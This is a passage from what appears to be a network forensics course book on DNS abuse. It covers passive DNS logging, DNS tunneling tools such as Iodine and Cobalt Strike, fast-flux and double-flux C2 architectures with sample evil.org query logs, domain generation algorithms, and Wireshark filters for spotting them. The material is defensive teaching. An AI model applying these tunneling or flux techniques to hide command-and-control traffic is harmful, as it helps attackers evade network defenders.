
As shown here, running the tool in daemon mode with the "-y" and "-Y" switch sends both successful and NXDOMAIN result entries to the syslog daemon for further handling. This is most appropriate for live processing from a network tap because it allows sending the entries to a log aggregator or SIEM in near-real-time.

The second example shows the creation of two derivative passive DNS log files using a pcap file as input. The successful queries are sent to the "/cases/for572/passivedns.txt" file and the NXDOMAIN queries are logged to the "/cases/for572/passivedns_nxdomain.txt" file. This is an excellent step for large pcap evidence files, as it gives the analyst a quick means of querying the DNS traffic in the overall collection. From the contents of the file, you can see the raw passive DNS log entry is written, without any syslog prefix overhead.

See the output of "passivedns --help" in your class SIFT VM for a full list of the available command-line switches.

References:

[1] http://for572.com/passivedns



Although DNS is a core protocol for typical network functionality, it can also be used or misused to malicious ends. Aside from the obvious case of malware performing DNS lookups to find callback servers, there are two situations that we'll call specific attention to.

First, there are several reasons DNS is ideal for tunneling higher-layer protocols over valid DNS traffic. Traditionally, DNS was not restricted in most enterprises, meaning that clients were often able to make direct queries to any DNS server on the Internet. This bypassed many firewall, proxy, and similar restrictions, making DNS an ideal carrier protocol. Although the more recent shift to more restricted DNS solutions using a small number of internal servers has helped to curb this, DNS is still an inherently relayed protocol. An internal server may be able to inspect and log DNS traffic from the clients in an enterprise, but by its nature, the server will happily relay queries and responses by default. This means that even perimeter control of UDP and TCP port 53 will not prevent a properly designed DNS tunnel.


Another factor that makes DNS an ideal candidate for tunneling is the TXT and NULL records. By design, these records can contain 255 or 65535 bytes of arbitrary content, respectively. That's plenty of space to use as a payload for higher-layer protocols. Similarly, the inherent use of the TTL value in the protocol allows a tunneling architecture to maintain reasonably low latency by limiting any response caching at any intermediate servers.

There are several tools available that accomplish DNS-based tunneling. As with all such security tools and proofs of concept, they should not be used to subvert a security policy. We mention them here to demonstrate that the capability does exist and to facilitate testing and familiarization in a lab environment.

- Cobalt Strike[1] — Penetration testing tool that can use DNS as a beaconing and C2 protocol.
- XFLTReaT[2] — Very flexible tunneling framework that provides modules that can tunnel traffic over many protocols, including DNS.
- DNScapy[3] — Uses the Python Scapy packet-crafting library to accomplish tunneling. Interestingly, this defaults to random use of TXT and CNAME records.
- Iodine[4] — Uses NULL records to facilitate the tunnel.

References:

[1] http://for572.com/h1y36
[2] http://for572.com/zx0cd
[3] http://for572.com/cfzb7
[4] http://for572.com/x2csq




A more recent technique that malware uses to entrench itself is "fast-flux" DNS. It allows malware authors and campaign managers to hide their high-value server assets. A fast-flux deployment uses the IP addresses for multiple compromised hosts in DNS "A" records for a C2 hostname. Malware running on these compromised hosts act as proxies, relaying the C2 traffic between the requesting victim and the true C2 server. This is very resilient because the TTL value for the "A" records is set to an extremely low value—often under five minutes. Code running on the compromised host facilitates the rapid, automatic change out of the active "A" records. This dynamic architecture severely hinders a victim's ability to block traffic to the C2 infrastructure because of the rapid and unpredictable turnover.

Such a technique severely limits the victim's ability to block traffic to the C2 infrastructure, because A records for the C2 IP addresses vary so quickly and can change as fast as a malware campaign manager can compromise new proxy hosts.

At first, the security community identified that an effective way to block fast-flux traffic was to block traffic to the IP address for the designated authoritative name servers for a C2 domain. This was generally effective because most DNS servers participating in a fast-flux architecture are used solely for malicious purposes.

References:
`http://for572.com/6ugl3`



1. DNS A query for c2.evil.org
2. DNS reply: 101.202.75.18
3. HTTP query: http://c2.evil.org/foo.php
4. Forwarded HTTP query: http://c2.evil.org/foo.php
5. HTTP response
6. Forwarded HTTP response

(attacker updates DNS records)

7. DNS A query for c2.evil.org
8. DNS reply: 75.19.51.1
9. HTTP query: http://c2.evil.org/foo.php
10. Forwarded HTTP query: http://c2.evil.org/foo.php
11. HTTP response
12. Forwarded HTTP response


(attacker updates DNS records)

13. DNS A query for c2.evil.org
14. DNS reply: 203.61.173.56
15. HTTP query: http://c2.evil.org/foo.php
16. Forwarded HTTP query: http://c2.evil.org/foo.php
17. HTTP response
18. Forwarded HTTP response

```
1456679040.076768||192.168.75.28||95.13.62.6||IN||c2.evil.org.||A||101.202.75.18||58||1
1456682640.373761||192.168.75.28||95.13.62.6||IN||c2.evil.org.||A||75.19.51.1||41||1
1456686240.190186||192.168.75.28||95.13.62.6||IN||c2.evil.org.||A||203.61.173.56||18||1
```

Fast-Flux DNS (Double)

- Protects both DNS and HTTP servers





```
1456679039.164631||192.168.75.28||192.112.36.4||IN||evil.org.||NS||ns.evil.org.||315||1
1456679039.414716||192.168.75.28||75.75.75.75||IN||ns.evil.org.||A||19.39.25.204.||275||1
1456679039.924619||192.168.75.28||19.39.25.204||IN||c2flux.evil.org.||A||101.202.75.18.||315||1
```


A double-flux architecture takes the same concept and wraps inside yet another layer of redundancy. Where a single-flux configuration returns multiple, dynamic DNS "A" records of compromised hosts, a double-flux network also uses compromised hosts for the "NS" record(s) it returns. In this case, this first tier of compromised hosts acts as DNS proxies, protecting the campaign manager's true DNS servers from discovery. Of course, the results that these DNS proxies handle still contain multiple, low-TTL "A" records for other compromised hosts, which then proxy the actual C2 traffic.

Mitigation, in this case, is a little more complex but still manageable in a proper DNS environment. A DNS server administrator can "seize" authoritative control over known malware domains, preventing lookups from occurring in the first place. More importantly, the proper DNS environment would allow investigators to use DNS query logs to determine the scope of the infection and quickly identify newly compromised hosts within the enterprise.


Again, though, since the malware community has identified a weakness in the double-flux methodology, they have also again raised the bar, using rapid domain generation algorithms to improve the survivability of their zombie hordes. This technology involves an algorithm to vary the domain names used. A malware author or campaign manager would only need to register one or a few of the algorithmically predetermined domains to reestablish control over any infected systems in the wild.

Domain generation algorithms in the well-known Conficker malware generated between 250 and 50,000 domains per day. Clearly, the proactive security community cannot reasonably thwart so many domains using customary methods.



1. DNS NS Query for evil.org
2. DNS Reply: ns.evil.org
3. DNS A Query for c2flux.evil.org
4. Forwarded DNS A Query for c2flux.evil.org
5. DNS Reply: 101.202.75.18
6. Forwarded DNS Reply: 101.202.75.18
7. HTTP Query: http://c2flux.evil.org/foo.php
8. Forwarded HTTP Query: http://bulletproofhost/bar.php
9. HTTP response
10. Forwarded HTTP response

```
1456679039.164631||192.168.75.28||192.112.36.4||IN||evil.org.||NS||ns.evil.org.||315||1
1456679039.414716||192.168.75.28||75.75.75.75||IN||ns.evil.org.||A||19.39.25.204.||275||1
1456679039.924619||192.168.75.28||19.39.25.204||IN||c2flux.evil.org.||A||101.202.75.18.||315||1
```



Identifying fast-flux activity in network traffic is usually pretty straightforward for humans. Proactive, heuristic-based detection by machines can be somewhat difficult. In the case of domain-generation algorithms, it may be all but impossible to accomplish without a wide net prone to false positives. In this case, it may be reasonable to block all queries on the "co.cc" domain, but if the algorithm generates domains that are sufficiently random and non-distinctive, we'll need to accept that we most likely won't be able to prevent malware from phoning home.

Some characteristics of fast-flux DNS activity may prove useful in identifying malicious traffic, but will invariably produce a large number of false positives. These should not be used to attempt prevention but can be very handy to aid in detection. Although it is possible to use BPFs with libpcap tools to identify this traffic, the variable nature of DNS traffic makes this somewhat complicated. Because Wireshark is protocol-aware, the display filters below may be of use in the detection of fast-flux DNS.


Fast-flux DNS responses typically contain low TTL values. This is not uncommon for some legitimate DNS records, but the core nature of the fast-flux methodologies requires the minimum amount of caching possible.

Display filter: `dns.resp.ttl < 300`

Another possible characteristic to use is the number of response records contained within the DNS response packet. Because fast-flux relies on many compromised hosts to act as proxies, the traffic may contain a large number of response records. However, large result sets are becoming more common with high-availability and geographically targeted load balancing. In addition, the fast-flux concept can still be very effective with only one or a few result responses.

Display filter: `dns.count.answers > 12`

The most effective way to identify fast-flux traffic is to use historical norms for DNS activity within a given environment, then use that baseline to identify abnormalities for further investigation.



A technical development that is not incredibly new but still quite effective is the use of Domain Name Generation Algorithms (DGAs). With this method, malware can create a list of hundreds or thousands of possible domain/hostnames to use for C2 callouts. The algorithms are generally seeded with some value such as the date. As long as the controlling party registers at least one of these domains on that date, the C2 connection will be established, and the fleet of malware will remain intact.

The scale of DGAs is what makes them difficult to detect and counter. In 2008, Conficker.A generated 250 domain names per day. After reverse-engineering the algorithm, the Conficker working group determined the list of possible domain names ahead of time and worked with registrars to prevent the worm author from acquiring those domains. However, later variants increased the potential daily pool to 50,000 possible domains, which once again shifted the advantage away from responders.[1]

Identifying DGA-based hostnames generally relies on some heuristic probability that the domain is not human-based. Pete Hainlen provided a talk on this topic at the 2014 SANS DFIR Summit in Austin, TX.[2] His methodologies show promise in determining a sort of "DGA probability index". Other DGA identification approaches include flagging newly observed domains in your environment, newly registered domains, and external threat intelligence sources.

